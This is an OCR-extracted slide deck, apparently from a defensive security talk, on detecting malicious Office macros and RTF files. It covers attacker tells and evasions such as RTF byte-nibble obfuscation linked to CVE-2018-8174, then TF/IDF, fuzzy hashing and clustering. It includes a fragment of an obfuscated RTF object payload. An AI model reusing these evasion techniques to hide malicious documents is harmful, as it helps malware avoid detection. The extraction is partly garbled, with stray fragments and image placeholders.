downloads.
sixflags-frightfest.
et-ids scrobj.dll" "For Security

🔥 Burning Your Warez 🔥

🕵️ MIME evasions … "**{\rt**" vs "**{\rtf1**" … "**%PDF**" not at 0.


🤦 Burning your 0day via symbols:

"shellcode", "exploit", "heapspray", etc.

💣 UTF-8 Byte Order Mark (BOM), 0xEFBBBF, from 2013!

🌽 Chaff.

😬 **RTF Byte-Nibble, utilized by CVE-2018-8174 ITW 0day…**


Patterns
Reference Sheet
Python
Copy Code
Match
Replace
Regular Expression
Ignore Case
Lazy
Single-line
Multi-line
Free Spacing
.\\'..
Replacement
Search Text
767 Matches
{\object\objautlink\objupdate\rsltpict\objw10\objh10\objscalex99\objscaley101{*\objclass Word.Document.8}{\objdata
017\'28052\'62004\'14006\'39029\'56006\'21003\'48003\'27095\'98003\'96
005\'88007\'376F4\'564C9\'35651\'44327\'944C6\'19491\'886E6\'746B8\'35
008\'46004\'48008\'59005\'23006\'31008\'72009\'91002\'65005\'78005\'19
0a5\'56005\'35001\'35d02\'98cf7\'19118\'97e05\'14a15\'58b18\'861a3\'44
e11\'46002\'23001\'46009\'96009\'94009\'62004\'51007\'31002\'67009\'15
002\'22001\'94004\'94003\'75001\'56004\'41009\'373e7\'98003\'16032\'92
008\'85fe5\'47ff8\'62098\'27001\'58067\'33007\'33002\'99003\'75008\'51
006\'67006\'46001\'69005\'25008\'17003\'98009\'17013\'54004\'63001\'24
008\'38013\'17002\'34004\'96004\'17006\'67001\'79007\'43009\'59001\'91
103\'29005\'94008\'98021\'71008\'75002\'29009\'62011\'25004\'94005\'92
003\'98fe2\'43ff6\'71ff9\'48ff8\'41008\'17008\'31006\'81006\'88006\'56
003\'86004\'26008\'52ff6\'91ff9\'16ff7\'88ff1\'89ff1\'69ff1\'82ff1\'35
ff9\'63ff4\'83ff3\'33ff8\'86ff7\'21ff4\'63ff8\'88ff8\'54ff7\'43ff5\'27
ff4\'27ff9\'84ff2\'12ff8\'76ff3\'52ff3\'31ff7\'54ff9\'68ff5\'93ff7\'41
ff4\'69ff7\'16ff7\'26ff7\'18ff5\'23ff7\'51ff6\'87ff8\'48ff8\'51ff1\'21
ff5\'22ff2\'85ff4\'93ff7\'85ff7\'62ff8\'47ff2\'51ff5\'24ff3\'27ff9\'14
ff4\'14ff5\'77ff1\'98ff9\'45ff6\'41ff8\'37ff9\'34ff4\'82ff2\'84ff3\'61
ff2\'74ff1\'43ff1\'42ff1\'98ff7\'39ff1\'11ff3\'95ff1\'53ff6\'91ff2\'42
ff7\'74ff4\'13ff5\'45ff5\'87ff3\'16ff1\'77ff7\'85ff3\'49ff2\'64ff8\'26
Replaced Text
Copy
{\object\objautlink\objupdate\rsltpict\objw10\objh10\objscalex99\objscaley101{*\objclass Word.Document.8}{\objdata

🔍 Feature Selection 🔎

Data -> Features -> Algorithm(s)

ML models are primarily driven by the features you select.

The tunables per algorithm, can be "fuzzed" via grid search.

Our feature vector contains ~150 data points.

Split 75/25 between "visual" and semantic.

BoW and TF/IDF

Given a corpus of text, find all the unique tokens, jumble them together.

Rank the words by Term Frequency / Inverse Document Frequency (TF/IDF).

In other words, times the term is seen in a document vs all documents.

This text mining process can identify unique anchors for filtering.

Clustering


Inputs: Raw Macro and Feature Vector

Macro -> Bag-of-Words (BoW) -> TF/IDF

Macro hashing w/ SSDeep and TLSH.

K-Means (BoW and Features).

DBSCAN / OPTICS (BoW and Features).



🐇 Fuzzy Hashes #️⃣

Context Triggered Piecewise Hash (CTPH), aka "fuzzy hashes".

SSDeep, the ubiquitous option and it's SQL query-able!

Trend **M**icro **L**ocality **S**ensitive **H**ash (TLSH), the newer option, gaining traction, included in STIX v2.1.

Input is raw macro. Distance between samples is calculated.


🤔 *You must choose a threshold for clustering.*

K-Means Clustering


1. Randomly choose dummy points, measure distance from dummy point to every other point.
2. Move the dummy points towards a denser area.
3. Repeat the process until improvements can not be made.

🤔 *You must choose the number of clusters.*


K-Means Clustering




K-Means Clustering




K-Means Clustering



K-Means Clustering



K-Means Clustering



DBSCAN / OPTICS

Density-**B**ased **S**patial **C**lustering of **A**pplications with **N**oise (DBSCAN)

Ordering **P**oints **T**o **I**dentify the **C**lustering **S**tructure (OPTICS)

